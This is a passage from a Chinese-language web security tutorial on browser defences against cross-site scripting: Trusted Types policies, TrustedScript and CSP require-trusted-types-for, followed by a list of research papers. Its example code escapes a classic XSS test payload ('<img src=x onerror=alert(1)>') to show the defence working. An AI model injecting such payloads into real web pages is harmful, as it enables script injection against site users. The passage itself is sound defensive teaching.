然后，可以将清理后的值与 Element.innerHTML 一起使用，以确保不能注入新的 HTML 元素。

4.5.5 浏览器自带的防御

- 如果页面设置了 require-trusted-types for ‘innerHTML’，那么只有通过下面方式创建的HTML能调用innerHTML

[HTML]

```
<div id="myDiv"></div>
```

JS

```
const escapeHTMLPolicy = trustedTypes.createPolicy("myEscapePolicy", {
  createHTML: (string) => string.replace(/</g, "&lt;"),
});

let el = document.getElementById("myDiv");
const escaped = escapeHTMLPolicy.createHTML("<img src=x onerror=alert(1)>");
console.log(escaped instanceof TrustedHTML); // true
el.innerHTML = escaped;
```

- TrustedScript

TrustedScript 对象的值是在创建对象时设置的，JavaScript 无法更改该值，因为没有公开 setter。

```
const sanitized = scriptPolicy.createScript("eval('2 + 2')");
console.log(sanitized); /* a TrustedScript object */
```

如果页面设置了 `Content-Security-Policy: require-trusted-types-for 'script';`

将会只允许通过这种方式创建的js代码执行

扩展阅读

- He Su, Feng Li, Lili Xu, Wenbo Hu, Yujie Sun, Qing Sun, Huina Chao, Wei Huo. Splendor: Static Detection of Stored XSS in Modern Web Applications. In Proceedings of ISSTA 2023.
- Zifeng Kang, Song Li, Yanzhi Cao. Probe the Proto: Measuring Client-Side Prototype Pollution Vulnerabilities of One Million Real-world Websites. In Proceedings of NDSS 2022.
- Marius Steffens, Christian Rossow, Martin Johns, Ben Stock. Don’ t Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild. In Proceedings of NDSS 2019.
- William Melicher, Anupam Das, Mahmood Sharif, Lujo Bauer, Limin Jia. Riding out DOMsday: Toward Detecting and Preventing DOM Cross-Site Scripting. In Proceedings of NDSS 2018.